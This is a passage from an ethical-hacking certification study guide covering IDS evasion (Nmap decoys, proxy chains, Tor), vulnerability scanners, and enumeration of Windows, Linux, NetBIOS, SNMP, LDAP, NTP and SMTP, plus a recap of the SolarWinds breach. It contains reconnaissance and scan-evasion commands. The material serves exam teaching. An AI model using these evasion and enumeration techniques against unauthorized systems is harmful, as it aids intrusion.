Source routing provides yet another means to disguise your identity on a network, assuming you come across something designed circa 1995. Source routing was originally designed to allow applications to specify the route a packet takes to a destination, regardless of what the route tables between the two systems say, but was deprecated long, long ago. Its main benefit used to be assisting network managers in forcing traffic around areas of potential congestion. How was this useful to a hacker? The attacker could use an IP address of another machine on the subnet and have all the return traffic sent back, regardless of which routers are in transit. Protections against source-routing attacks are prevalent and effective, and most firewalls and routers detect and block source-routed packets, so this just won't work on modern networks. It is testable though, so learn it.



NOTE Another evasion effort is known as *IP address decoy*. The basic idea is you obfuscate the *real* source of the scan by hiding it among a whole bunch of decoy source addresses (making it appear the decoys and the host are scanning). You can pull this off in Nmap a few different ways. First, **nmap -D RND:10 X.X.X.X** generates a number of decoys and randomly puts the real source IP address between them. If you want to get a little more manual in your effort, try **nmap -D decoyIP1,decoyIP2,decoyIP3,...,sourceIP,... [target]**. This version lets you decide how many decoys to generate and where the source IP address appears.

Finally, our last method of IDS evasion (at least so far as your exam is concerned) involves employing proxies to hide behind. A *proxy* is nothing more than a system you set up to act as an intermediary between you and your targets. In many instances, proxies are used by network administrators to control traffic and provide additional security for internal users, or for tasks like remotely accessing intranets. Hackers, though, can use that technology in reverse—sending commands and requests to the proxy and letting the proxy relay them to the targets. So, for evasion purposes, anyone monitoring the subnet sees the proxy trying all these actions, not the hacker.



EXAM TIP It's important to remember that a proxy isn't just a means for obfuscating the source. Proxies are used for a variety of purposes, so when questions show up asking you what the proxy is for, use contextual clues to help out.

Proxying can be done from a single location or spread across multiple proxies to further disguise the original source. Hundreds of free, public proxies are available to sign up for, and a simple Internet search will point you in the right direction. If you want to set up *proxy chains*, where multiple proxies further hide your activities, you can use tools such as Proxy Switcher (www.proxyswitcher.com), ProxyChains (<http://proxychains.sourceforge.net/>), CyberGhost (www.cyberghostvpn.com), and Proxifier (www.proxifier.com).

Another great method for anonymity on the Web is to use The Onion Router (Tor). Tor basically works by installing a small client on the machine, which then gets a list of other clients running Tor from a directory server. The client then bounces Internet requests across random Tor clients to the destination, with the destination end having very little means to trace the original request back.

Communication between Tor clients is encrypted, with only the last leg in the journey—between the Tor “cloud” and the destination—sent unencrypted. One really important point to keep in mind, though, is that *anyone* can be a Tor endpoint, so signing up to voluntarily have goodness-knows-what passing through your machine may not be in your best interests. Additionally, Tor is highly targeted, and there are multiple lawsuits pending—so be careful.



NOTE The Tor Project had a decision in U.S. District Court (*Seaver v. Estate of Cazes*) where a 13-year-old died after buying drugs online that upheld their immunity under 47 USC Sec. 230. In short, the decision held that Tor facilitates access but doesn’t create content, and the case was tossed.

The Shadow Knows

ECC has put a very large emphasis on the mobile world of late, and rightly so. For almost every area of concentration in its course, ECC makes sure to mention tools and actions specific to the mobile world, and evasion is no different. Just a few of the tools ECC mentions include proxydroid (<https://github.com/madeye/proxydroid>), Servers Ultimate (www.icecoldapps.com), and NetShade (www.raynersw.com). Anonymizers include Orbot (<https://guardianproject.info>) and Psiphon (<https://psiphon.ca>), among others. But one evasion tool listed in particular caught my eye. Shadowsocks (<http://shadowsocks.org>) may be listed as a mobile anonymizer/proxy, but, man, does it have a cool background story, and a much wider application.

Here in the United States, we simply take for granted that if we type in an address, our browser will display it, regardless whether or not it’s in the best interest of our governing bodies

for us to read it. We have near unbridled freedom to check out anything we want to; however, it's not that way in the rest of the world. China, for example, implements extensive restriction of content from the Internet. Chinese citizens, in large measure, only get to see what the government wants, when the government wants them to see it. The efforts to restrict information flow has been dubbed the "Great Firewall."

In 2012, after Chinese government crackdowns on VPNs subverting the Great Firewall, a Chinese programmer named "clowwindy" created and released a new encrypted proxy project named "Shadowsocks." What made this one so different from other VPNs, and what led to its rapid rise within the country to gain access to the free Internet, is the way in which it works. Instead of relying on just a few large VPN service providers and popular Internet protocols, Shadowsocks allows each user to create his own unique proxy connection, creating an encrypted connection between client and proxy server using the open source Internet protocol SOCKS5. This implementation makes it near impossible for censors to distinguish traffic downloading a music video or pulling up a stock ticker from traffic heading to sites the Chinese government wants to censor.

So why is Shadowsocks listed as a "mobile" proxy/anonymizer? I have no idea, but it doesn't change the fact it has got a very cool backstory. Use your favorite search engine and check it out yourself...assuming, of course, you're still allowed to.

Finally, another ridiculously easy method for disguising your identity, at least for port 80 (HTTP) traffic, is to use an anonymizer. *Anonymizers* are services on the Internet that make use of a web proxy to hide your identity. Thousands of anonymizers are available—simply do a Google search and you'll see what I mean. Be careful in your choice, though; some of them aren't necessarily safe, and

their owners are set up specifically to steal information and plant malware. Some anonymizers referenced by ECC are Guardster (<http://guardster.com>), Ultrasurf (<http://ultrasurf.us>), Psiphon (<https://psiphon.ca>), and Tails (<https://tails.boum.org>). Tails isn't an application, per se; it's an actual live OS you can run from a USB that anonymizes the source and leaves no trace on the system you're on. Neat!



NOTE Did you know Google puts a cookie on your system with a unique identifier that lets them track your web activity? Want to get rid of it? Gzapper (www.dummysoftware.com) is what you want, and you may see a reference to it on the exam too.

Vulnerability Scanning

Lastly, before we move on to the enumeration section of this chapter, I have to devote a little time to vulnerability scanning. And, listen, before you start screaming at me (having just read half a chapter about stealth) that vulnerability scanning requires a certain level of access and will definitely trigger roughly a thousand alerts that will notify everyone in the building you're hacking, I know. I get it. It's not my choice to put this topic *here*, but it's where ECC says it belongs. So we'll cover it. And I'll keep it short, I promise.

Vulnerability scanning is exactly what it sounds like—running a tool against a target to see what vulnerabilities it may hold. This indicates to any rational mind the scanner itself must be *really good* at keeping up to date with known vulnerabilities, and *really good* at not adversely affecting the systems it's pointed at. Fortunately, there are several vulnerability-scanning tools about. Some are enterprise-level scanning beasts, with the capability to scan everything in your enterprise and provide nice reports so you can track down SAs and berate them over missing patches. An example targeted to specific

tasks is Microsoft Baseline Security Analyzer (MBSA), which lives solely in the Windows world but does a good job telling you what patches and such are missing on your machine.

The industry standard as far as vulnerability scanning goes has got to be Tenable (<https://www.tenable.com/products/tenable-sc>). Tenable has different product options to accomplish different tasks; Nessus can be loaded on your laptop for scanning, whereas Security Center (tenable.sc) is an enterprise-level version. You can get a free evaluation of Nessus for seven days. Should you decide to purchase it, you'll be out \$2990. Every year.

On various practice exams and study materials, I've seen reference to ECC digging down into the weeds on exactly what is on which Nessus tab. Because this material is not covered in the official courseware, we won't spend page count going through the inner workings of the scanner (although you can see a neat picture of the Nessus General Settings page in [Figure 3-11](#)).




Figure 3-11 Nessus

Nessus is the de facto industry standard, used by corporations worldwide and in nearly all U.S. federal agencies. And it isn't just a vulnerability scanner, as it scans for viruses, malware, backdoors, notnet hosts, malicious processes, and web services linking to malicious content. It features a robust high-speed asset discovery, and allows for configuration auditing and sensitive data discovery. There are more than 450 templates available for compliance (e.g., FFIEC, HIPAA, NERC, PCI) and configuration (e.g., CERT, CIS, COBIT/ITIL, DISA STIGs) auditing. Per Tenable, "Nessus supports noncredentialed, remote scans; credentialed, local scans for deeper, granular analysis of assets; and offline auditing on a network device's configuration."

This is not to say Nessus is the only option out there—far from it. Other readily available and popular scanners include GFI LanGuard and OpenVAS. GFI LanGuard (www.gfi.com) offers quality vulnerability and compliance scanning, as well as built-in patch management. OpenVAS (www.openvas.com) is probably the best out of the bunch, as it is for all intents and purposes a free version of Nessus. It can perform many of the same functions at (or even above) the same level of reliability and quality for zero cost.

Enumeration

In its basic definition, to *enumerate* means to specify individually, to count off or name one by one. Enumeration in the ethical hacking world is just that—listing the items we find within a specific target. We create connections to a device, perform specific actions to ask specific questions, and then use the results to identify potential attack vectors. If ports are doors and windows and port scanning can be equated to knocking on them to see whether they are open, enumerating is more akin to chatting with the neighbor at the door. When we enumerate a target, we're moving from passive information gathering to a much more active state. No longer satisfied with just knowing which ports are open, we now want to find targets like open shares and any easy-to-grab user account information. We can use a variety of tools and techniques, and a lot

of it bleeds over from scanning. Before we get fully involved in enumerating, though, it's helpful to understand the security design of your target.

Windows System Basics

Hands down the most popular operating system in the world is Microsoft Windows. Everything from old Windows 2000 to Windows 10 systems will constitute the vast majority of your targets in the real world. Taking some time to learn some of the basics of its design and security features will pay dividends in your enumeration future.

Obviously enumeration can and should be performed on every system you find in your target network, regardless of operating system. However, because Windows machines make up the majority of targets, you need to spend a little more time on them. As a family of operating systems, Windows provides a wide range of targets, ranging from the ridiculously easy to fairly hardened machines. Windows XP and Windows Server 2000 machines are still roaming around and present easy targets. Windows Server (now at 2022) and Windows 10 (not to mention previous versions 7 and 8) up the ante quite a bit. Regardless of version, there are a few basic features that remain constant despite the passage of time. Some of this information you may already know, and some of it you may not, but all of it is important to your future.

Everything in a Windows system runs within the context of an account. An account can be that of a user, running in something called user mode, or the system account. The system account is built into the OS as a local account and has widespread privileges on the local computer. In addition, it acts as the computer itself on the network. Actions and applications running in user mode are easy to detect and contain; however, anything running with system account privileges is, obviously, concerning to security professionals.



NOTE Ever heard of the “security context” of a Microsoft account? It defines a user identity and authentication information, and applications (such as Microsoft Exchange Server or SQL Server) need a user security context to provide security using Microsoft access control lists (ACLs) or other tools.

This is not to say that there are only two means of security control when it comes to accounts—quite the contrary, as I’m sure some of you were already running off to your MCSE books and pointing out the difference between rights and permissions and their effect on accounts. User rights are granted via an account’s membership within a group and determine which system tasks an account is allowed to perform. Permissions are used to determine which resources an account has access to. The method by which Windows keeps track of which account holds what rights and permissions comes down to SIDs and RIDs.

Sometimes the Best Idea Is the Worst One

Imagine you work for the largest distributor of operating systems on the planet. You’re sitting there one day reading the news and notice everyone around you is reading and sending things on their mobile devices. The lightning bolt hits—wouldn’t it be great to have *one* interface that is the same on whatever screen you’re looking at? Wouldn’t it be fantastic for mobile users to seamlessly interact with their desktop computers, and vice versa, on one OS, to have one interface that looks the same on both devices? Wouldn’t it be just totally awesome for that to then show up *everywhere*? Just think of the market share! We’ll make billions!

I can’t blame Microsoft for trying with Windows 8. You have to admit, the idea sounded great. Heck, it *still* sounds great.

But sometimes great ideas just don't work when implemented in the real world and while I'm absolutely positive Microsoft was convinced it was about to change the world, forcing a mobile-like interface onto a PC desktop was a horrible idea. The idea of a single interface may have sounded great, but the implementation—removing the Start button from an interface the vast majority of systems users had seen since day one, and then leaving it to those users to try and figure out what the heck hot corners, tiles, and charms were—was just horrible.

So did Windows 10 save Microsoft operating systems? Market share for desktop systems shows Microsoft went from a high of 88 percent in 2014 to...87.56 percent as of October 2020, per NetMarketShare (<https://netmarketshare.com>). Draw your own conclusions. The OS seems to run well, introduces a more friendly and intuitive interface, and adds some additional security features. Although it has some weird, unexplainable characteristics, all in all it seems to have been received well, and I don't think Microsoft is going away anytime soon.

Of course, there's no telling what the future holds. Maybe someone else will successfully try the "one OS for all" tactic and we'll all ditch Windows overnight. Maybe operating systems themselves will be replaced by interactive robot faces and artificial intelligence. For now, we'll just place a copy of Windows 8 on the shelf in the Museum of Dumb Ideas. Hurry, everyone gets a free *Zune* at the door.

A *security identifier (SID)* identifies user, group, and computer accounts and follows a specific format. A *resource identifier (RID)* is a portion of the overall SID identifying a specific user, computer, or domain. SIDs are composed of an *S*, followed by a revision number, an authority value, a domain or computer indicator, and a RID. The RID portion of the identifier starts at 500 for the administrator account. The next account on the system, Guest, is RID 501. All users created for the system start at 1000 and increment from that

point forward—even if their user names are re-created later. For example’s sake, consider the following SID:

S-1-5-21-3874928736-367528774-1298337465-500

We know this is an administrator account because of the 500 at the end. An SID of S-1-5-22-3984762567-8273651772-8976228637-**1014** would be the account of the 15th person on the system (the 1014 tells us that).

Another interesting facet of Windows security architecture you’ll need to know as basic information involves passwords and accounts (and, for the purposes of this discussion, using tokens, smartcards, and biometrics work the same). As you know, a user ID and a password are typed in by users attempting to log into Windows. These accounts are identified by their SIDs (and associated RIDs), of course, but the passwords for them must be stored somewhere, too. In Windows, that somewhere is C:\Windows\System32\Config\SAM. The SAM database holds (in encrypted format, of course) all the local passwords for accounts on the machine. For those machines that are part of a domain, the passwords are stored and handled by the domain controller. We’ll definitely get into cracking and using the SAM later.

Unix/Linux System Basics

As with the discussion of Windows systems in the previous section, we’ll delve into more of the OS a little further on, and throughout this book. For now, though, we at least need to pause for a moment and look at enumeration basics you’ll need for your exam regarding Unix and Linux.

Linux OS versions make up 2.35 percent of the market share (with macOS and its predecessors grabbing 9.54 percent), but I can already hear the Linux zealots shouting, “Yeah, but it’s the most important 2.35 percent of the market, chump!” This may be a hard argument to dispute, as virtually every security person and IT specialist I’ve ever worked with gleefully announced their preference

for, and use of, a particular Linux distribution (aka distro). Heck, you will be diving into at least one of these distros in learning your craft here: EC-Council uses Parrot OS (<https://www.parrotsec.org/>) as its official Linux distribution for security tools.



NOTE Unix and Linux are used somewhat interchangeably in this writing. Generally speaking, unless we call it out specifically, command function and OS details refer to Linux distributions.

So what do you need to know about Linux for enumeration purposes? EC-Council provides a whopping one-half page to the subject in the approximately 386-page official courseware, so we'll keep this discussion short and sweet, accordingly. This section essentially boils down to a quick primer on user and group locations and identification, and a few commands to remember.



NOTE While official ECC enumeration coverage for the exam seems short and sweet, I highly encourage you to download, install, explore, and play with multiple Linux distros. You'll learn more making your way around your own install than you ever will from any book.

A Linux *user identifier (UID)* is a unique number assigned to each user on the system, which is then used by the OS to determine which system resources the user can access. The UID of the root user is 0, and most distributions reserve the first 100 UIDs for system use. New users are assigned UIDs starting from either 500 or 1000, depending on the distro and the account created, and simply take the next number in line. For example, if you had five users on

your Ubuntu install and added a sixth, that user's UID would be 1005 (the first user is 1000, the second is 1001, etc.).

Groups in Linux work in much the same way, except their identifiers are called *group identifiers (GIDs)*. Just like with UIDs, GIDs are handed out in a sequential order (starting with 500), and the first 100 GIDs are usually reserved for system use. For example, the GID of 0 corresponds to the root group and the GID of 100 typically represents the users group. New groups are usually assigned GIDs starting from 1000, and all GIDs are stored in the `/etc/groups` file.

The command to identify a particular user or group is the `id` command. For example, **`id -u username`** will show a specific user's UID. To find the user's GID, try **`id -g username`**. How about all groups the user belongs to? That'd be **`id -G username`**, with `id username` showing the UID and all groups associated with a user.



EXAM TIP Examples of the Linux enumeration commands are `finger` (which provides information on the user and host machine), `rpcinfo` and `rpcclient` (which provide information on RPC in the environment), and `showmount` (which displays all the shared directories on the machine).

Enumeration Techniques

Enumeration is all about figuring out what's running on a machine. Remember all that time we spent discussing the virtues of researching current vulnerabilities? Perhaps knowing what operating system is in play on a server will help you determine which vulnerabilities may be present, which makes that whole section a lot more interesting to you now, right? And don't let enumeration just come down to figuring out the OS either—there's a lot more here to look at.

Banner Grabbing

Banner grabbing is actually listed as part of the scanning methodology, but dang it—it belongs here in enumeration. After all, that’s what it does. It’s one of the easiest enumerating methods, but it sure can have a big bang for the buck.

Basically the tactic involves sending an unsolicited request to an open port to see what, if any, default message (banner) is returned. Depending on what version of the application is running on the port, the returned banner (which could be an error message, HTTP header, or login message) can indicate a potential vulnerability for the hacker to exploit. A common method of performing banner grabbing is to use a simple tool already built into most operating systems, Telnet.



EXAM TIP ECC defines two different categories of banner grabbing—active and passive. *Active banner grabbing* involves sending specially crafted packets to remote systems and comparing responses to determine the OS. *Passive banner grabbing* involves reading error messages, sniffing network traffic, or looking at page extensions. I’d love to tell you why this distinction is there, or explain the reasoning behind it, but I can’t. Just go with the definitions and chalk this up as something to know just for the exam.

As you know already, Telnet runs on port 23. Therefore, if you simply type **telnet IPAddress**, you’ll send TCP packets to the recipient with the destination port set to 23. However, you can also point it at any other port number explicitly to test for connectivity. If the port is open, you’ll generate some form of banner response. For example, suppose you sent a Telnet request to port 80 on a machine. The result may look something like this:


```
C:\telnet 192.168.1.15 80HTTP/1.1 400 Bad Request
Server: Microsoft - IIS/5.0
Date: Sat, 29 Jan 2011 11:14:19 GMT
Content - Type: text/html
Content - Length: 87
<html><head><title>Error</title></head>
<body>The parameter is incorrect.</body></html>
Connection to host lost.
```

It's just a harmless little error message, designed to show an administrator he may have made a mistake, right? It just happens to also tell an ethical hacker there's an old version of Internet Information Services on this machine (IIS/5.0). Other ports can also provide interesting nuggets. For example, if you're not sure whether a machine is a mail server, try typing **telnet *IPAddress* 25**. If it is a mail server, you'll get an answer something like the following, which I received from a Microsoft Exchange Server:

```
220 mailserver.domain.com Microsoft ESMTP MAIL Service,
Version:
5.0.2195.5329
ready at Sat, 29 Oct 2017 11:29:14 +0200
```

In addition to testing different ports, you can also use a variety of tools and techniques for banner grabbing. One such tool is Netcat (which we'll visit again later in this book). Known as the "Swiss Army knife of hacking tools," Netcat is a command-line networking utility that reads and writes data across network connections using TCP/IP. It's also a tunneling protocol, a scanner, and an advanced hacking tool. To try banner grabbing with this little jewel, simply type **nc <IPAddress or FQDN> <port number>**. Some sample Netcat output for banner grabbing is shown here:

```
C:\ nc 192.168.1.20 80
HEAD / HTTP/1.0
HTTP/1.1 200 OK
Date: Mon, 28 Oct 2018 22:10:40 EST
Server: Apache/2.0.46 (Unix) (Red Hat/Linux)
Last-Modified: Tues, 18 Jan 2018 11:20:14 PST
ETag: "1986-69b-123a4bc6"
Accept-Ranges: bytes
```

```
Content-Length: 1110  
Connection: close  
Content-Type: text/html
```

As you can see, banner grabbing is a fairly valuable tool in gathering target information. Telnet and Netcat can both perform it, but numerous other tools are available. As a matter of fact, most port scanners—including the ones we’ve covered already—are fully capable of banner grabbing and using it in preparing their output.

NetBIOS Enumeration

An acronym for Network Basic Input/Output System, NetBIOS was developed in 1983 by Sytek, Inc., for IBM PC networking. It has morphed and grown since then but largely still provides the same three services on a network segment: name servicing, connectionless communication, and some Session layer functions. NetBIOS is not a networking protocol but rather another one of the creations in networking that was originally designed to make life easier for us. Part of the idea was to have everything named so you could easily look up a computer or a user. And, as everything else that was created to make life easier in networking, it can be corrupted to provide information to the ethical hacker.

This network device browser service, part of Microsoft Windows operating systems, was designed to host information about all the machines within the domain or TCP/IP network segment. A “master browser” coordinates list information and allows systems and users to easily find each other. Largely ignored by many in hacking networked resources—because there are multiple ways to get this information—NetBIOS is still a valuable resource in gathering information and will definitely show up on your exam!



NOTE There’s a ton of details involved in NetBIOS we’re not getting into here, such as browser roles, browse

order, implementation details on Windows networks, and so on, mainly because none of that is tested. This is not to say it's irrelevant to your future as an ethical hacker, though. Do some reading on the subject, and learn how the roles work inside a network. When you put it all together, it'll open some really interesting avenues for your hacking efforts.

A NetBIOS name is a 16-character ASCII string used to identify network devices—15 characters define the name, and the 16th character is reserved for the service or name record type. If you'd like to see it on your current Windows system, just use the built-in utility `nbtstat`. Typing **`nbtstat`** on its own in a command line brings up a host of switches to use for information-gathering purposes. Try **`nbtstat -n`** for your local table, **`nbtstat -A IPAddress`** for a remote system's table (substituting lowercase **`-a`** allows you to use the computer name instead of the IP address), and **`nbtstat -c`** for the cache. For example, consider this output:

NetBIOS Name	Remote	Machine Type	Name Table Status
ANY_PC	<00>	UNIQUE	Registered
WORKGROUP	<00>	GROUP	Registered
ANY_PC	<20>	UNIQUE	Registered
WORKGROUP	<1E>	GROUP	Registered
WORKGROUP	<1D>	UNIQUE	Registered
.._MSBROWSE_.	<01>	GROUP	Registered

MAC Address = 78-AC-C0-BA-E6-F2

The 00 identifies the computer's name and the workgroup it's assigned to. The 20 tells us file and print sharing is turned on. The 1E tells us it participates in NetBIOS browser elections, and the 1D tells us this machine is currently the master browser for this little segment. And, for fun, the remote MAC address is listed at the bottom. Granted, this isn't world-beating information, but it's not bad for free, either. [Table 3-6](#) summarizes the codes and types you'll probably need to remember.

Code	Type	Meaning
<1B>	UNIQUE	Domain master browser
<1C>	UNIQUE	Domain controller
<1D>	GROUP	Master browser for the subnet
<00>	UNIQUE	Hostname
<00>	GROUP	Domain name
<03>	UNIQUE	Service running on the system
<20>	UNIQUE	Server service running

Table 3-6 NetBIOS Codes and Types



EXAM TIP NetBIOS enumeration questions will generally be about three things:

- Identifying the code and type
- The fact NetBIOS name resolution doesn't work at all on IPv6
- Which tools can be used to perform it

Don't lose too much sleep over this, though—there won't be more than a couple questions on this subject.

Nbtstat isn't the only tool available for NetBIOS enumeration. Hyena (www.systemtools.com) is a multipurpose tool to mention regarding NetBIOS enumeration. It's a GUI-based tool that shows shares, user logon names, services, and other data that would be useful in securing Microsoft systems. Some other tool options include Winfingerprint (<https://packetstormsecurity.com/files/38356/winfingerprint-0.6.2.zip.html>), NetBIOS Enumerator (<http://nbtenum.sourceforge.net>), and NSAAuditor (<http://nsauditor.com>).

SNMP Enumeration

Another enumerating technique of note for your exam is exploiting Simple Network Management Protocol (SNMP). SNMP was designed to manage IP-enabled devices across a network. As a result, if it is in use on the subnet, you can find out loads of information with properly formatted SNMP requests. Later versions of SNMP make this a little more difficult, but plenty of systems are still using the protocol in version 1.

SNMP consists of a manager and agents, and it works much like a dispatch center. A central management system set up on the network makes requests of SNMP agents on the devices. These agents respond to the requests by going to a big virtual filing cabinet on each device called the Management Information Base (MIB). The MIB holds information, and it's arranged with numeric identifiers (called *object identifiers*, or *OIDs*) from general information to the very specific. The request points out exactly what information is requested from the MIB installed on that device, and the agent responds with only what is asked for. MIB entries can identify what the device is, what operating system is installed, and even usage statistics. In addition, some MIB entries can be used to actually change configuration settings on a device. When the SNMP management station asks a device for information, the packet is known as an SNMP GET request. When it asks the agent to make a configuration change, the request is an SNMP SET request.



NOTE There are two types of managed objects in SNMP—scalar and tabular. *Scalar* defines a single object, whereas *tabular* defines multiple related objects that can be grouped together in MIB tables.

SNMP uses a community string as a form of password. The read-only version of the community string allows a requester to read

virtually anything SNMP can drag out of the device, whereas the read-write version is used to control access for the SNMP SET requests. Two major downsides are involved in the use of both these community string passwords. First, the defaults, which are all active on every SNMP-enabled device right out of the box, are ridiculously easy. The read-only default community string is *public*, whereas the read-write string is *private*. Assuming the network administrator left SNMP enabled and/or did not change the default strings, enumerating with SNMP is a snap.



EXAM TIP Weirdly enough, ECC seems really concerned with protocol encryption, authentication, and message integrity functions. You should know that NTPv3 and SMTPv3 both provide these.

The second problem with the strings is that they are sent in clear text (at least in SNMPv1). So, even if the administrators took the time to change the default community strings on all devices (and chances are better than not they'll miss a few here and there), all you'll need to do to grab the new strings is watch the traffic—you'll eventually catch them flying across the wire. However, keep in mind that versioning matters when it comes to SNMP. Because SNMP version 3 encrypts the community strings, enumeration is harder to pull off. Additionally, although *public* and *private* are the default strings, some devices are configured to use other strings by default. It might be worthwhile researching them before you begin your efforts.

Tools you can use to enumerate with SNMP are seemingly endless. SNMPCheck, built into Parrot OS, Kali Linux, and others, is an open source (GPL license) tool that places SNMP enumeration output in an easy-to-read format. Engineer's Toolset

(www.solarwinds.com) and OpUtils (www.manageengine.com) are viable options.

Sunburst

I'd planned on adding a writeup later in this book on what Microsoft President Brad Smith said in February 2021 was "the largest and most sophisticated attack the world has ever seen," but as soon as I saw SolarWinds in print here, I knew a lot of you astute observers of the news would immediately object to seeing it listed as a tool for enumeration. First and foremost, before we begin and before you complain about it being mentioned as an SNMP enumeration tool, EC-Council still lists SolarWinds Engineer Toolset as a tool for enumeration, and I'm going to stick with what the folks who write the exam have listed in their official courseware. Secondly, it's still in place and in use on systems throughout the world and will most likely continue to be so—at least for the immediate future, anyway. So, we'll take a brief pause from scanning and enumeration here to discuss how the attack came about, what happened, who was affected, and where we currently stand.

In fall of 2019, a security researcher notified SolarWinds that one of its FTP servers had a very weak password protecting it (solarwinds123) and warned any hacker could upload malicious files that would then be distributed to SolarWinds customers. At the time, per the *New York Times*, SolarWinds had no chief information security officer, and speculation after the fact from a number of researchers and columnists—not to mention a class action lawsuit filed in January of 2021—pointed to a general lax attitude toward overall security. At some point either before this was noted and/or between November 2019 and December 2020, an attacker (or several) connected to the nearly unprotected FTP server and introduced one or more malware packages in a SolarWinds library. Afterward, when a client connected to update their SolarWinds Orion package, the

malware was installed and went to work. And since the update occurred using a trusted certificate, the malware and its activities went unnoticed.

On December 13, 2020, ***the Washington Post*** reported multiple government agencies and corporate entities were breached through SolarWinds's Orion software. Two days later, on the 15th, SolarWinds reported the breach to the U.S. Securities and Exchange Commission but, for whatever reason, continued to distribute malware-infected updates until the 21st. As an interesting sidenote to all this, per German IT news portal Heise.de, SolarWinds support staff had been encouraging customers to disable antimalware tools before installing SolarWinds products before even knowing the exploit had occurred.

At least 18,000 of the 33,000 Orion customers were affected, involving versions 2019.4 through 2020.2.1, released between March 2020 and June 2020. Hackers taking advantage of the backdoor acquired superuser access to SAML token-signing certificates, which were then used to forge new tokens allowing trusted and privileged access to resources. FireEye reported that it had found "indications of compromise dating back to the spring of 2020" and named the malware Sunburst. While the full magnitude of damage hasn't, and probably never will be, calculated, on January 14, 2021, [CRN.com](https://www.crn.com) reported that the attack had cost cyber insurance firms at least \$90 million. So far.

So what lessons are to be learned from all this? In my humble opinion, there are several, ranging from keeping the simple things important to having security mindedness first and foremost for everyone. But one of the most disheartening and concerning parts of this, to me, is the lesson captured in the microcosm of the SolarWinds CEO, Kevin Thompson, blaming a company intern for using the insecure password on their update server.

Security often gets turned into a blame game, with folks from leadership all the way down to ground floor pointing fingers at everyone else instead of taking responsibility and just doing their job. Unfortunately, this example is not just the reality, but represents the majority of interaction in security events. If we learn nothing else at all from this, I hope we get one lesson right: security is our job. Do it, and do it right.

Other Enumeration Options

The Lightweight Directory Access Protocol (LDAP) is *designed* to be queried, so it presents a perfect enumeration option. LDAP sessions are started by a client on TCP port 389 connecting to a Directory System Agent (DSA). The request queries the hierarchical/logical structure within LDAP and returns an answer using Basic Encoding Rules (BER). So what can you get out of LDAP using this? Valid user names, domain information, addresses and telephone numbers, system data, and organizational structure, among other items. Tools such as Softerra LDAP Administrator (www.ldapadministrator.com), JXplorer (<http://jxplorer.org>), LEX (<http://ldapexplorer.com>), and LDAP Admin Tool (www.ldapsoft.com) all work well and are fairly intuitive and user friendly. Oh, and don't forget the built-in Active Directory Explorer in Windows systems (Microsoft's proprietary-ish version of LDAP). It can make LDAP information gathering quick and easy.

Other protocols of note for enumeration efforts include NTP and SMTP. Network Time Protocol (running UDP on port 123) does exactly what the name implies—it sets the time across your network. Querying the NTP server can give you information such as a list of systems connected to the server (name and IP address) and possibly IP addresses of internal systems (that is, if the NTP box is in the DMZ and serves machines inside the network, information can be pulled on the internal machines). Several tools for NTP enumeration are available, including NTP Server Scanner (<http://bytefusion.com>)

and AtomSync (atomsync.com), but you can also use Nmap and Wireshark if you know what you’re looking for. Commands for NTP enumeration include ntptrace, ntpdc, and ntpq.

We’ve already talked some about e-mail information gathering in previous sections, but a little more info on Simple Mail Transfer Protocol (SMTP) is required here for your exam and for enumeration. SMTP holds multiple commands (12), but three are commonly used and will probably find their way on your exam—VRFY (validates user), EXPN (provides the actual delivery addresses of mailing lists and aliases), and RCPT TO (defines recipients)—and servers respond differently to these commands. Their responses can tell us which are valid user names and which are invalid user names. [Figure 3-12](#) shows an example of these responses in action.

SMTP VRFY command:	SMTP EXPN command:	SMTP RCPT TO command:
